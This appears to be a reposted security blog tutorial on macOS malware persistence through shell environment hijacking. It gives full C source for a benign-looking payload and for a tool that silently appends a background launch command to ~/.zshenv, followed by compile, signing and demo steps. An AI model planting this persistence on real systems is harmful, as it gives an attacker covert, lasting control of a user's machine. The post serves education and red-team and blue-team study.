MacOS malware persistence 2: shell environment hijacking. Simple C example
﷽
Introduction to Malware Binary Triage (IMBT) Course
Looking to level up your skills? Get 10% off using coupon code: MWNEWS10 for any flavor.
Enroll Now and Save 10%: Coupon Code MWNEWS10
Note: Affiliate link – your enrollment helps support this platform at no extra cost to you.
Hello, cybersecurity enthusiasts and white hackers!

In the previous post, we analyzed how LaunchAgents work and why LoginHook is basically a zombie in macOS. LaunchAgents are great, but they have a flaw: macOS likes to scream about them with a “Background Items Added” notification.
If we want to stay silent, we need to look where the system doesn’t trigger loud alerts. Today, I’ll talk about shell environment hijacking trick.
zsh is King
Since macOS Catalina, zsh is the default shell. Every time a developer, admin, or power user opens a terminal, zsh looks for configuration files to set up the environment.
The two most interesting files for us are:
~/.zshrc - executed for interactive shells (new terminal windows).
~/.zshenv - executed for every instance of zsh, including scripts and non-interactive sessions.
So, the main trick: we append a command to run our malware at the end of these files. macOS currently does not show a “Background Items” notification when you simply edit a text file in the user’s home directory.
practical example
Let’s use my simple “malware” from part 1. I’ll place the compiled binary in /Users/Shared/hack.
Malware full source code:
/*
 * hack.c
 * macOS "malware"
 * writing systeminfo to tmp file
 * author: @cocomelonc
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv) {

// write to /tmp to bypass Folder Permissions (TCC)

char *filePath = “/tmp/meow.txt”;


// simple log to verify execution

char command[1024];

snprintf(command, sizeof(command), “/usr/sbin/system_profiler SPSoftwareDataType > %s 2>&1”, filePath);

system(command);


FILE *f = fopen(filePath, “a”);

if (f) {

fprintf(f, “\nexecuted as UID: %d\n”, getuid());

fclose(f);

}

return 0;

}
Then, we need a small tool to automate the hijacking. This C code will check if the config is already “poisoned” and, if not, append our command (pers.c):
/*
 * pers.c
 * macOS persistence via ~/.zshenv
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2026/01/31/malware-mac-persistence-2.html
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main() {

// path to the target shell config

char shell_config[512];

char *home = getenv(“HOME”);

snprintf(shell_config, sizeof(shell_config), “%s/.zshenv”, home);


// the command we want to persist (our stealer)

// we use ‘&’ to run it in the background so the user doesn’t notice a lag

char *malicious_cmd = “\n/Users/Shared/hack &\n”;


// check if the command is already there to avoid duplicates

FILE *f = fopen(shell_config, “r”);

char line[1024];

int already_infected = 0;

if (f) {

while (fgets(line, sizeof(line), f)) {

if (strstr(line, “/Users/Shared/hack”)) {

already_infected = 1;

break;

}

}

fclose(f);

}


// infect the file

if (!already_infected) {

f = fopen(shell_config, “a”); // open for appending

if (f) {

fprintf(f, “%s”, malicious_cmd);

fclose(f);

printf(“shell environment hijacked: %s\n”, shell_config);

}

} else {

printf(“file already infected.\n”);

}


return 0;

}
This technique is a classic example of Living off the Land (LotL) - using existing system features to maintain control. It’s simple, effective, and survives reboots as long as the user continues to use their Mac.
demo
Let’s see everything in action. Compile our “malware”:
clang -o hack hack.c


Then, compile our persistence script:
clang -o pers pers.c
Before we start, check env file:

As you can see, in my case, this file is not exists on my macOS Sonoma VM.
Then, at the next step, we need to copy and sign our binary:
cp -rv ./hack /Users/Shared/
codesign -s - --force /Users/Shared/hack

Finally, just run our persistence binary:
./pers

As you can see, everything successfully executed.
Re-check our .zshenv file:
cat ~/.zshenv

Ok, restart our terminal:


As you can see, our “malware” executed!
To make sure of this, let’s check our file:
cat /tmp/meow.txt

Systeminfo data was successfully written to the file! Perfect! =^..^=
conclusion
Theory is good, but seeing how the “big players” do it is better. Shell configuration hijacking (modifying .zshrc, .zshenv, or .bash_profile) is a favorite tactic for APT groups.
For example, OceanLotus is arguably the most active group targeting macOS. Their custom backdoor is famous for its multi-layered persistence. Also, in 2023, the North Korean Lazarus group targeted blockchain engineers with a sophisticated macOS implant called KandyKorn. They used a technique they call “Flow-execution.” While their primary persistence was a LaunchAgent, they used shell configuration hijacking as a failsafe. If the LaunchAgent was detected and removed, the next time the engineer opened their terminal, the shell config would re-download or re-execute the loader to regain the foothold.
I hope that this post is useful for malware R&D, shellcode development, and red teaming labs, Apple/Mac researchers and as always, for blue team specialists.
Lazarus Group
APT32
OSX_OCEANLOTUS.D
macOS hacking part 1
macOS persistence part 1
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine
Article Link: MacOS malware persistence 2: shell environment hijacking. Simple C example - cocomelonc
1 post - 1 participant
Malware Analysis, News and Indicators - Latest topics

Sp123
"An underestimated security threat to organizations is employee apathy and burn out."
